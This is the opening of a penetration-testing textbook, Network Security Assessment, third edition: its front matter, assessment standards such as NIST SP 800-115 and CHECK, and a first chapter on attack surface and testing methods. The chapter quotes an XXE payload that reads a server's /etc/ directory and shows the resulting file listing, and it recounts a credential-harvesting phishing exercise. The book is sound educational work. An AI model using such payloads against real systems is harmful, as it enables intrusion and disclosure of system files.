
Third Edition
Know Your Network
Copyright © 2017 Chris McNab. All rights reserved.
Printed in the United States of America.
Published by O’Reilly Media, Inc., 1005 Gravenstein Highway North, Sebastopol, CA 95472.
O’Reilly books may be purchased for educational, business, or sales promotional use. Online editions are also available for most titles (http://oreilly.com/safari.). For more information, contact our corporate/institutional sales department: 800-998-9938 or corporate@oreilly.com.
See http://oreilly.com/catalog/errata.csp?isbn=9781491910955 for release details.
The O’Reilly logo is a registered trademark of O’Reilly Media, Inc. Network Security Assessment, the cover image, and related trade dress are trademarks of O’Reilly Media, Inc.
While the publisher and the author have used good faith efforts to ensure that the information and instructions contained in this work are accurate, the publisher and the author disclaim all responsibility for errors or omissions, including without limitation responsibility for damages resulting from the use of or reliance on this work. Use of the information and instructions contained in this work is at your own risk. If any code samples or other technology this work contains or describes is subject to open source licenses or the intellectual property rights of others, it is your responsibility to ensure that your use thereof complies with such licenses and/or rights.
978-1-491-91095-5
[LSI]
In memory of Barnaby Jack.
Adversaries routinely target networks for gain. As I prepare this third edition of Network Security Assessment, the demand for incident response expertise is also increasing. Although software vendors have worked to improve the security of their products over the past decade, system complexity and attack surfaces have grown, and if anything, the overall integrity of the Internet has degraded.
Attacker tactics have become increasingly refined, combining intricate exploitation of software defects, social engineering, and physical attack tactics to target high-value assets. To make matters worse, many technologies deployed to protect networks have been proven ineffective. Google Project Zero1 team member Tavis Ormandy has publicized severe remotely exploitable flaws within many security products.2
As stakes increase, so does the value of research output. Security researchers are financially incentivized to disclose zero-day vulnerabilities to third parties and brokers, who in turn share the findings with their customers, and in some cases, responsibly notify product vendors. There exists a growing gap by which the number of severe defects known only to privileged groups (e.g., governments and organized criminals) increases each day.
A knee-jerk reaction is to prosecute hackers and curb the proliferation of their tools. The adversaries we face, however, along with the tactics they adopt, are nothing but a symptom of a serious problem: the products we use are unfit for purpose. Product safety is an afterthought for many technology companies, and the challenges we face today a manifestation of this.
To aggravate things further, governments have militarized the Internet and eroded the integrity of cryptosystems used to protect data.3 As security professionals, we must advocate defense in depth to mitigate risks that will likely always exist, and work hard to ensure that our networks are a safe place to do commerce, store data, and communicate with one another. Life for us all would be very different without the Internet and the freedoms it provides.
This book tackles a single area of computer security in detail—undertaking network-based penetration testing in a structured manner. The methodology I present describes how determined attackers scour Internet-based networks in search of vulnerable components and how you can perform similar exercises to assess your environment.
Assessment is the first step any organization should take to manage its risk. By testing your networks in the same way that a determined adversary does, you proactively identify weaknesses within them. In this book, I pair offensive content with bulleted checklists of countermeasures to help you devise a clear technical strategy and fortify your environment accordingly.
This book assumes that you have familiarity with networking protocols and Unix-based operating system administration. If you are an experienced network engineer or security consultant, you should be comfortable with the contents of each chapter. To get the most out of this book, you should be familiar with:
OSI Layer 2 network operation (primarily ARP and 802.1Q VLAN tagging)
The IPv4 protocol suite, including TCP, UDP, and ICMP
The operation of popular network protocols (e.g., FTP, SMTP, and HTTP)
Basic runtime memory layout and Intel x86 processor registers
Cryptographic primitives (e.g., Diffie-Hellman and RSA key exchange)
Common web application flaws (XSS, CSRF, command injection, etc.)
Configuring and building Unix-based tools in your environment
This book consists of 15 chapters and 3 appendixes. At the end of each chapter is a checklist summarizing the threats and techniques described, along with recommended countermeasures. The appendixes provide reference material, including listings of TCP and UDP ports you might encounter during testing. Here is a brief description of each chapter and appendix:
Chapter 1, Introduction to Network Security Assessment, discusses the rationale behind network security assessment and introduces information assurance as a process, not a product.
Chapter 2, Assessment Workflow and Tools, covers the tools that make up a professional security consultant’s attack platform, along with assessment tactics that should be adopted.
Chapter 3, Vulnerabilities and Adversaries, categorizes vulnerabilities in software via taxonomy, along with low-level descriptions of vulnerability classes and adversary types.
Chapter 4, Internet Network Discovery, describes the Internet-based tactics that a potential attacker adopts to map your network—from open web searches to DNS sweeping and querying of mail servers.
Chapter 5, Local Network Discovery, defines the steps taken to perform local area network discovery and sniffing, along with circumvention of 802.1Q and 802.1X security features.
Chapter 6, IP Network Scanning, discusses popular network scanning techniques and their relevant applications. It also lists tools that support such scanning types. IDS evasion and low-level packet analysis techniques are also covered.
Chapter 7, Assessing Common Network Services, details the approaches used to test services found running across many operating platforms. Protocols covered within this chapter include SSH, FTP, Kerberos, SNMP, and VNC.
Chapter 8, Assessing Microsoft Services, covers testing of Microsoft services found in enterprise environments (NetBIOS, SMB Direct, RPC, and RDP).
Chapter 9, Assessing Mail Services, details assessment of SMTP, POP3, and IMAP services that transport email. Often, these services can fall afoul to information-leak and brute-force attacks, and in some cases, remote code execution.
Chapter 10, Assessing VPN Services, covers network-based testing of IPsec and PPTP services that provide secure network access and confidentiality of data in-transit.
Chapter 11, Assessing TLS Services, details assessment of TLS protocols and features that provide secure access to web, mail, and other network services.
Chapter 12, Web Application Architecture, defines web application server components and describes the way by which they interact with one another, including protocols and data formats.
Chapter 13, Assessing Web Servers, covers the assessment of web server software, including Microsoft IIS, Apache HTTP Server, and Nginx.
Chapter 14, Assessing Web Application Frameworks, details the tactics used to uncover flaws within frameworks, including Apache Struts, Rails, Django, Microsoft ASP.NET, and PHP.
Chapter 15, Assessing Data Stores, covers remote assessment of database servers (e.g., Oracle Database, Microsoft SQL Server, and MySQL), storage protocols, and distributed key-value stores found within larger systems.
Appendix A, Common Ports and Message Types, contains TCP, UDP, and ICMP listings, and details respective assessment chapters.
Appendix B, Sources of Vulnerability Information, lists public sources of vulnerability and exploit information so that you can devise matrixes to quickly identify areas of potential risk when assessing exposed services.
Appendix C, Unsafe TLS Cipher Suites, details vulnerable cipher suites supported by TLS that should be disabled and avoided where possible.
Throughout the book, references are made to particular IETF Request for Comments (RFC) drafts,4 documents, and MITRE Common Vulnerabilities and Exposures (CVE) entries.5 Published RFCs define the inner workings and mechanics of protocols including SMTP, FTP, TLS, HTTP, and IKE. The MITRE CVE list is a dictionary of publicly known information security vulnerabilities, and individual entries (formatted by year, along with a unique identifier) allow us to track particular flaws.
This book describes vulnerabilities that are exploited by both unauthenticated and authenticated users against network services in particular. Examples of tactics that are largely out of scope include local privilege escalation, denial of service conditions, and breaches performed with local network access (including man-in-the-middle attacks).
Vulnerabilities with CVE references dated 2008 and prior are not covered in this title. Previous editions of this book were published in 2004 and 2007; they detail older vulnerabilities in server packages including Microsoft IIS, Apache, and OpenSSL.
A number of less common server packages are not covered for the sake of brevity. During testing, you should manually search the NIST National Vulnerability Database (NVD)6 to investigate known issues in the services you have identified.
This book has been written in line with recognized penetration testing standards, including NIST SP 800-115, NSA IAM, CESG CHECK, CREST, Tiger Scheme, The Cyber Scheme, PCI DSS, and PTES. You can use the material within this book to prepare for infrastructure and web application testing exams across these accreditation bodies.
In 2008, the US National Institute of Standards and Technology (NIST) released special publication 800-115,7 which is a technical guide for security testing. PCI DSS materials refer to the document as an example of industry-accepted best practice. SP 800-115 describes the assessment process at a high level, along with low-level tests that should be undertaken against systems.
The US National Security Agency (NSA) published the INFOSEC Assessment Methodology (IAM) framework to help consultants and security professionals outside of the NSA provide assessment services to clients. The IAM framework defines three levels of assessment relative to testing of computer networks:
This book describes technical vulnerability scanning and penetration testing techniques used within levels 2 and 3 of the IAM framework.
The UK Government Communications Headquarters (GCHQ) has an information assurance arm known as the Communications and Electronics Security Group (CESG). In the same way that the NSA IAM framework enables security consultants outside of government to provide assessment services, CESG operates a program known as CHECK8 to evaluate and accredit testing teams within the UK.
Unlike the NSA IAM, which covers many aspects of information security (including review of security policy, antivirus, backups, and disaster recovery), CHECK squarely tackles network security assessment. A second program is the CESG Listed Adviser Scheme (CLAS), which covers information security in a broader sense by addressing ISO/IEC 27001, security policy creation, and auditing.
Consultants navigate a CESG-approved assault course (primarily those maintained by CREST and the Tiger Scheme) to demonstrate ability and achieve accreditation. The CESG CHECK notes list the following examples of technical competence:
Use of DNS information retrieval tools for both single and multiple records, including an understanding of DNS record structure relating to target hosts
Use of ICMP, TCP, and UDP network mapping and probing tools
Demonstration of TCP service banner grabbing
Information retrieval using SNMP, including an understanding of MIB structure relating to target system configuration and network routes
Understanding of common weaknesses in routers and switches relating to Telnet, HTTP, SNMP, and TFTP access and configuration
The following are Unix-specific competencies:
User enumeration (via finger, rusers, rwho, and SMTP techniques)
Enumeration of RPC services and demonstration of security implications
Identification of Network File System (NFS) weaknesses
Testing for weaknesses within r-services (rsh, rexec, and rlogin)
Detection of insecure X Windows servers
Identification of weaknesses within web, FTP, and Samba services
Here are Windows-specific competencies:
Assessment of NetBIOS, SMB, and RPC services to enumerate users, groups, shares, domains, password policies, and associated weaknesses
Username and password grinding via SMB and RPC services
Demonstrating the presence of known flaws within Microsoft IIS and SQL Server
This book documents assessment tactics across these disciplines, along with supporting information to help you gain a sound understanding of the vulnerabilities. Although the CHECK program assesses the methodologies of consultants who wish to perform UK government security testing work, security teams and organizations elsewhere should be aware of the framework.
Within the UK, a number of bodies provide both training and examination through CESG-approved assault courses. Qualifications provided by these organizations are recognized by CESG as being CHECK equivalent, as follows:
The Payment Card Industry Security Standards Council (PCI SSC) maintains the PCI Data Security Standard (PCI DSS), which requires payment processors, merchants, and those using payment card data to abide to specific control objectives, including:
Build and maintain a secure network
Protect cardholder data
Maintain a vulnerability management program
Implement strong access control measures
Regularly monitor and test networks
Maintain an information security policy
PCI DSS version 3.1 is the current standard. Within the document, there are two requirements for vulnerability scanning and penetration testing by payment processors and merchants:
This book is written in line with NIST SP 800-115 and other published standards, so you can use the methodology to perform internal and external testing and fulfill PCI DSS requirement 11.3 in particular.
PCI SSC recognizes the Penetration Testing Execution Standard (PTES)9 as a reference framework for testing, which consists of seven sections. The PTES site includes detailed material across the sections, as follows:
Preengagement interactions
Intelligence gathering
Threat modeling
Vulnerability analysis
Exploitation
Post-exploitation
Reporting
URLs for tools in this book are listed so that you can browse the latest files and papers on each respective site. If you are worried about Trojan horses or other malicious content within these executables, they have been virus checked and are available via the book’s website. You will likely encounter a safety warning when trying to access this page, they are hacking tools after all!
Supplemental material (code examples, exercises, etc.) is available for download at http://examples.oreilly.com/9780596006112/tools/.
This book is here to help you get your job done. In general, if example code is offered with this book, you may use it in your programs and documentation. You do not need to contact us for permission unless you’re reproducing a significant portion of the code. For example, writing a program that uses several chunks of code from this book does not require permission. Selling or distributing a CD-ROM of examples from O’Reilly books does require permission. Answering a question by citing this book and quoting example code does not require permission. Incorporating a significant amount of example code from this book into your product’s documentation does require permission.
We appreciate, but do not require, attribution. An attribution usually includes the title, author, publisher, and ISBN. For example: “Network Security Assessment by Chris McNab (O’Reilly). Copyright 2017 Chris McNab, 978-1-491-91095-5.”
If you feel your use of code examples falls outside fair use or the permission given above, feel free to contact us at permissions@oreilly.com.
The following typographical conventions are used in this book:
Constant widthConstant width bold italicConstant width boldThis icon signifies a tip, suggestion, or general note.
This icon indicates a warning or caution.
Safari (formerly Safari Books Online) is a membership-based training and reference platform for enterprise, government, educators, and individuals.
Members have access to thousands of books, training videos, Learning Paths, interactive tutorials, and curated playlists from over 250 publishers, including O’Reilly Media, Harvard Business Review, Prentice Hall Professional, Addison-Wesley Professional, Microsoft Press, Sams, Que, Peachpit Press, Adobe, Focal Press, Cisco Press, John Wiley & Sons, Syngress, Morgan Kaufmann, IBM Redbooks, Packt, Adobe Press, FT Press, Apress, Manning, New Riders, McGraw-Hill, Jones & Bartlett, and Course Technology, among others.
For more information, please visit http://oreilly.com/safari.
Please address comments and questions concerning this book to the publisher:
There’s a web page for this book that lists errata, examples, and any additional information. You can access this page at http://bit.ly/network-security-assessment-3e.
To comment or ask technical questions about this book, send email to bookquestions@oreilly.com.
For more information about books, conferences, Resource Centers, and the O’Reilly Network, see the O’Reilly website.
Throughout my career, many have provided invaluable assistance, and most know who they are. My late friend Barnaby Jack helped me secure a job in 2009 that changed my life for the better. I miss him dearly, and the Jägermeister doesn’t taste the same.
Thanks to a Myers–Briggs INTP personality type, I can be quiet and a challenge to deal with at times. I don’t mean to be, and thus deeply appreciate those who have put up with me over the years, particularly the girlfriends and my family.
I extend my gratitude to the O’Reilly Media team for their continued support, patience, and unshakable faith. This is an important book to maintain, and with their help it will eventually make the world a safer place.
Computer systems have become so nebulous that I had to call on many subject-matter experts to cover flaws across different technologies. It would simply not have been possible to put this material together without the help of the following talented individuals: Car Bauer, Michael Collins, Daniel Cuthbert, Benjamin Delpy, David Fitzgerald, Rob Fuller, Chris Gates, Dane Goodwin, Robert Hurlbut, David Litchfield, HD Moore, Ivan Ristić, Tom Ritter, Andrew Ruef, and Frank Thornton.
1 For an overview of Project Zero, see Andy Greenberg’s “‘Meet Project Zero,’ Google’s Secret Team of Bug-Hunting Hackers”, Wired, July 15, 2014.
2 Ormandy described flaws affecting FireEye and Sophos products in “FireEye Exploitation: Project Zero’s Vulnerability of the Beast” and “Sophail: Applied Attacks Against Sophos Antivirus”, respectively. In addition, he tweeted about a Kaspersky exploit, and identified issues within Symantec and Trend Micro.
3 See Daniel J. Bernstein’s “Making Sure Crypto Stays Insecure” and watch Matthew Green’s TEDx talk “Why the NSA Is Breaking Our Encryption—And Why We Should Care”.
4 See the IETF RFC website.
5 See the MITRE CVE website.
6 To perform a keyword search, see http://bit.ly/2bfCqgR.
7 Karen Scarfone et al., “Technical Guide to Information Security Testing and Assessment”, National Institute of Standards and Technology, September 2008.
8 See “CHECK Fundamental Principles”, National Cyber Security Centre, October 23, 2015.
9 For details on this standard, see http://www.pentest-standard.org.
This chapter introduces the underlying economic principles behind computer network exploitation and defense, describing the current state of affairs and recent changes to the landscape. To realize a defendable environment, you must adopt a proactive approach to security—one that starts with assessment to understand your exposure. Many different flavors of assessment exist, from static analysis of a given application and its code to dynamic testing of running systems. I categorize the testing options here, and list the domains that this book covers in detail.
I started work on the first edition of this book almost 20 years ago, before computer network exploitation was industrialized by governments and organized criminals to the scale we know today. The zero-day exploit sales business was yet to exist, and hackers were the apex predator online, trading warez over IRC.
The current state of affairs is deeply concerning. Modern life relies heavily on computer networks and applications, which are complex and accelerating in many directions (think cloud applications, medical devices, and self-driving cars). Increasing consumer uptake of flawed products introduces vulnerability.
The Internet is the primary enabler of the global economic system, and relied on for just about everything. An International Institute for Applied Systems Analysis (IIASA) study predicted that total loss of Internet service in a country would lead to a failure of the food supply chain within three days.1
Victims of attack often realize acute negative economic impact. In 2009, the Stuxnet worm sabotaged an Iranian uranium enrichment facility in Natanz, reducing operational capacity by 30 percent for a period of months.2 In 2012, the world’s most valuable company, Saudi Aramco, suffered a malware outbreak that paralyzed the company for a 10-day period.3 Crippling attacks have continued into 2015 and 2016, as Sony Pictures Entertainment and the Hollywood Presbyterian Medical Center suffered outages.4
A glaring gap exists between resourceful adversaries and those tasked with protecting computer networks. Thanks to increasing workforce mobility, adoption of wireless technologies, and cloud services, the systems of even the most security-conscious organizations, including Facebook,5 can be commandeered. To make matters worse, critical flaws have been uncovered in the very technologies and libraries we use to provide assurance through cryptography, including:
RSA BSAFE, using the flawed Dual_EC_DRBG algorithm by default6
The OpenSSL 1.0.1 heartbeat extension information leak7
Defendable networks exist, but are often small, high-assurance enclaves built by organizations within the defense industrial base. Such enclaves are tightly configured and monitored, running trusted operating systems and evaluated software. Many also use hardware to enforce one-way communication between particular system components. These hardened environments are not unassailable, but can be effectively defended through active monitoring.
The networks most at risk are those with a large number of elements. Multiple entry points increase the potential for compromise, and risk management becomes difficult. These factors create the defender’s dilemma—by which a defender must ensure the integrity of an entire system, but an attacker only needs to exploit a single flaw.
Adversaries who actively compromise computer systems include state-sponsored organizations, organized criminals, and amateur enthusiasts. Benefiting from deeper resources than the other groups combined, state-sponsored attackers have become the apex predator online.
Upon understanding attack surface, you can begin to quantify risk. The exposed attack surfaces of most enterprises include client systems (e.g., laptops and mobile devices), Internet-based servers, web applications, and network infrastructure (e.g., VPN devices, routers, and firewalls).
Desktop applications and client software packages (e.g., Microsoft Office; web browsers, including Google Chrome; and utilities such as PuTTY) can be attacked directly by an adversary with network access, or indirectly by an attacker sending malicious content to be parsed (such as a crafted Microsoft Excel file).
To demonstrate the insecurity of client software packages, you only need to look at the results of Pwn2Own competitions. In 2014, the French security firm VUPEN8 won $400,000 after successfully exploiting Microsoft Internet Explorer 11, Adobe Reader XI, Google Chrome, Adobe Flash, and Mozilla Firefox on a 64-bit version of Windows 8.1. The company used a total of 11 distinct zero-day exploits to achieve its goals.9

Attackers with network access commonly exploit browser flaws to target high-value assets (e.g., systems administrators of organizations such as OPEC10) by injecting malicious content into a plaintext HTTP session via man-in-the-middle (MITM), as demonstrated by Figure 1-1.
Server software has not fared any better, thanks to increasing layers of abstraction and adoption of emerging technologies. The Rails application server and Nginx reverse proxy both suffered from severe code execution flaws in 2013, as follows:
Rails 2.3 and 3.x Action Pack YAML deserialization flaw11
Nginx 1.3.9 to 1.4.0 chunked encoding stack overflow12
The Nginx chunked encoding flaw is similar to that found by Neel Mehta in 2002 within the Apache HTTP Server13—demonstrating how known issues appear within new packages as developers fail to look backward.
Vulnerability within web applications stems from additional feature support and increasing exposure of APIs between components. One particularly severe class of problem is XML external entity (XXE) parsing, by which malicious content is presented to a web application and sensitive content returned. In 2014, researchers uncovered multiple XXE parsing flaws within the Google production environment. In one case, XML content was uploaded to the Google Public Data Explorer utility,14 defining an external entity:
<!ENTITY % payload SYSTEM "file:///etc/"> <!ENTITY % param1 '<!ENTITY % internal SYSTEM "%payload;" >' > %param1; %internal;Example 1-1 shows the malicious XML parsed server-side, revealing the contents of /etc/.
XML parsing error. Line 2, Column: 87: no protocol: bash.bashrc bashrc bashrc.google borgattrs.d
borgattrs-msv.d borgletconf.d capabilities chroots chroots.d container.d cron cron.15minly
cron.5minly cron.d cron.daily cron.hourly cron.monthly cron.weekly crontab csh.cshrc csh.login
csh.logout debian_version default dpkg fsck.d fstab google googleCA googlekeys groff group
host.conf hosts hotplug init.d inittab inputrc ioctl.save iproute2 issue issue.net kernel
lilo.conf lilo.conf.old localbabysitter.d localbabysitter-msv.d localtime localtime.README
login.defs logmanagerd logrotate.conf logrotate.d lsb-base lsb-release magic magic.mime mail
mail.rc manpath.config mced mime.types mke2fs.conf modprobe.conf modprobe.d motd
msv-configuration msv-managed mtab noraidcheck nsswitch.conf passwd passwd.borg perfconfig
prodimage-release-notes profile protocols rc.local rc.machine rc0.d rc1.d rc2.d rc3.d rc4.d
rc5.d rc6.d rcS.d resolv.conf rpc securetty services shadow shells skel ssdtab ssh sudoers
sysconfig sysctl.conf sysctl.d syslog.d syslog-ng_configs_src syslog-ng.conf sysstat
tidylogs.d vim wgetrc
One way to understand attack surface within a computer system is to consider the exposed logic that exists. Such logic could be part of an Internet-accessible network service (e.g., support for compression or chunked encoding within a web server), or a parsing mechanism used by a client (such as PDF rendering). Locally within operating systems, privileged kernel components and device drivers expose logic to running applications.
Attack surface is logic (usually privileged) that can be manipulated by an adversary for gain—whether revealing secrets, facilitating code execution, or inducing denial of service. Exposed logic is targeted by network-based attackers in two ways:
Directly via a vulnerable function within an exposed network service.
Indirectly, such as a parser running within a client system that is provided with malicious material through MITM attack, email, messaging, or other means.
A useful example is the GNU bash command execution flaw known as shellshock.15 Many applications within Unix-based systems (including Linux and Apple OS X) use the bash command shell as a broker to perform low-level system operations. In 1989, a flaw was introduced which meant that arbitrary commands could be executed by passing malicious environment variables to bash. The issue was uncovered 25 years later by Stéphane Chazelas.16
To exploit the flaw, an attacker must identify a path through which user-controlled content is passed to the vulnerable command shell. Two examples of remotely exploitable paths and preconditions are as follows:
The security research industry is built upon the exploitation of exposed logic to perform a valuable action. Most browser exploits rely on the chaining of multiple defects to bypass security protections and execute arbitrary code.
In 2012, renowned hacker Pinkie Pie developed a Google Chrome exploit that used six distinct flaws to achieve code execution.19 He found exploitable conditions within components including Chrome prerendering, GPU command buffers, the IPC layer, and extensions manager.
Low-level software assessment is an art form, by which a relatively small number of skilled researchers uncover subtle defects in software and chain them together for gain. During each iterative testing step, the available attack surface is evaluated to identify risks to the larger system.
To map and test the exposed logic paths of a system, organizations adopt a variety of approaches. In the marketplace today, there are many vendors providing static and dynamic testing services, along with analysis tools used to identify potential risks and vulnerabilities.
Auditing application source code, server configuration, infrastructure configuration, and architecture might be time consuming, but it is one of the most effective ways of identifying vulnerabilities in a system. A drawback of static analysis within a large environment is the cost (primarily due to the sheer volume of material produced by these tools, and the cost of tuning out false positives), and so it is important to scope testing narrowly and prioritize efforts correctly.
Technical audit and review approaches include:
Design review
Configuration review
Static code analysis
Less technical considerations might include data classification and labeling, review of the physical environment, personnel security, as well as education, training, and awareness.
Review of system architecture involves first understanding the placement and configuration of security controls within the environment (whether network-based controls such as ACLs or low-level system controls such as sandboxes), evaluating the efficacy of those controls, and where applicable, proposing changes to the architecture.
Common Criteria20 is an international standard for computer security certification, applicable to operating systems, applications, and products with security claims. Seven assurance levels exist, from EAL1 (functionally tested) through EAL4 (methodically designed, tested, and reviewed) to EAL7 (formally verified design and tested). Many commercial operating systems are typically evaluated at EAL4, and operating systems that provide multilevel security are evaluated at a minimum of EAL4. Other programs exist, including the UK’s CESG CPA scheme.
Formally verifying the design of a system can be a costly exercise. Often, a cursory architecture review by an experienced security professional will highlight potential pitfalls and issues that should be mitigated, such as poor network segmentation, or insufficient protection of data in-transit.
Low-level audit of system components can include review of infrastructure (i.e., firewalls, routers, switches, storage, and virtualization infrastructure), server and appliance operating system configuration (e.g., Windows Server, Linux, or F5 Networks hardware), and application configuration (such as Apache or OpenSSL server configuration).
Organizations such as NIST, NSA, and DISA provide checklists and configuration guidelines for operating systems, including Apple OS X, Microsoft Windows, and Linux. These resources are available online:
NSA’s “IA Guidance”
By performing gap analysis against these standards, it is possible to identify shortcomings in operating system configuration, and work to ensure a uniform hardened configuration across an environment. Bulk vulnerability scanners (including Rapid7 Nexpose) include DISA STIG scan policies, and so identification of gaps is straightforward through authenticated testing.
NIST and Wikipedia maintain lists of code analysis tools, as follows:
Wikipedia’s “List of Tools for Static Code Analysis”
Such tools identify common flaws in software written in languages such as C/C++, Java, and Microsoft .NET. The HP Fortify team published a taxonomy of software security errors21 that can be identified through static code analysis, including input validation and representation, API abuse, flawed security features, time and state vulnerabilities, and error handling flaws. Chapter 3 discusses these categories in detail.
Static code analysis tools require tuning to reduce noise within their results and focus findings around accessible code paths (e.g., flaws that can be practically exploited). Such low-level static analysis is suited to critical system components, as the cost of reviewing the output can be considerable.
Exposed logic is assessed through dynamic testing of running systems, including:
Network infrastructure testing
Web application testing
Web service testing (e.g., APIs supporting mobile applications)
Internet-based social engineering
As testing is undertaken from the perspective of an assailant (e.g., an unauthenticated network-based attacker, an authenticated application user, or a mobile client), findings are aligned with legitimate threats to the system.
Scanning tools (e.g., Nmap, Nessus, Rapid7 Nexpose, and QualysGuard), map and assess the network attack surface of an environment for known vulnerabilities. Manual assessment cycles are then applied to investigate the attack surface further, and evaluate accessible network services.
Internal network testing can also be undertaken to identify and exploit vulnerabilities across OSI Layers 2 and 3 (such as ARP cache poisoning and 802.1Q VLAN hopping). Chapter 5 discusses network discovery and assessment techniques that should be adopted locally to identify weaknesses.
Web application logic is commonly assessed in an unauthenticated or authenticated fashion. Most organizations opt for authenticated testing of applications, emulating assailants with valid credentials or session tokens who seeks to elevate their privileges.
The Open Web Application Security Project (OWASP) Top 10 is a list of common web application flaws. Tools that can reliably test for such flaws include Burp Suite, IBM Security AppScan, HP WebInspect, and Acunetix. These tools provide testing capabilities that let organizations broadly scan their exposed web application logic for common issues, including cross-site scripting (XSS), cross-site request forgery (CSRF), command injection session management flaws, and information leak bugs. Deep web application testing is out of scope for this book; however, Chapters 12 through 14 detail assessment of web servers and application frameworks.
During 2012 and 2013, I performed incident response and forensics work for companies that had fallen victim to attack by Alexsey Belan. In each case, he compromised internal web applications to escalate privileges and move laterally. This highlights the importance of testing and hardening web applications within your environment that are not Internet-accessible.

Mobile and web applications use server-side APIs and perform an increasing amount of processing on the client system. APIs are often exposed to end users (such as a user with a mobile online banking client), third parties (such as business partners or affiliates), and internal application components, as shown in Figure 1-2.
REST APIs are used in many applications that take advantage of mature HTTP functionality (including caching and keep-alive features). Web service testing involves using an attack proxy to analyze and manipulate messages and content flowing between the client and server endpoint. You also can undertake Active fuzzing of REST API services to identify security flaws.
During my career, some of the largest compromises I’ve accomplished during testing have come about through Internet-based social engineering. Two effective attack scenarios are as follows:
Configuring an Internet-based web server masquerading as a legitimate resource, and then emailing users with material including a link to the malicious page.
Sending malicious material (e.g., a crafted document to exploit Microsoft Excel or Adobe Acrobat Reader) directly to the user via email, messaging, or other means, from a seemingly trusted source, such as a friend or colleague.
I recently undertook an Internet-based spear phishing exercise against a financial services organization, involving a fake SSL VPN endpoint and instructions to log into the “new corporate VPN gateway” emailed to 200 users. Within two hours, 13 users had entered their Active Directory username, domain password, and two-factor authentication token value. Chapter 9 details phishing tactics and tools.
This book covers dynamic testing of network devices, operating systems, and exposed services in detail, but avoids static analysis and auditing topics. Web application testing is out of scope, along with Voice over Internet Protocol (VoIP), and assessment of 802.11 wireless protocols. These three topics already fill entire books, including the following:
The Web Application Hacker’s Handbook, by Dafydd Stuttard and Marcus Pinto (Wiley, 2011)
Hacking Exposed Unified Communications & VoIP, by Mark Collier and David Endler (McGraw-Hill, 2013)
Hacking Exposed Wireless, by Johnny Cache, Joshua Wright, and Vincent Liu (McGraw-Hill, 2010)
1 Leena Ilmola-Sheppard and John Casti, “Case Study: Seven Shocks and Finland”, Innovation and Supply Chain Management 7, no. 3 (2013): 112–124.
2 Kim Zetter, “An Unprecedented Look at Stuxnet, the World’s First Digital Weapon”, Wired, November 3, 2014.
3 John Leyden, “Hack on Saudi Aramco Hit 30,000 Workstations, Oil Firm Admits”, The Register, August 29, 2012.
4 Peter Elkins, “Inside the Hack of the Century”, Fortune.com, June 25, 2015; Robert Mclean, “Hospital Pays Bitcoin Ransom After Malware Attack”, CNN Money, February 17, 2016.
5 Orange Tsai, “How I Hacked Facebook, and Found Someone’s Backdoor Script”, DEVCORE Blog, April 21, 2016.
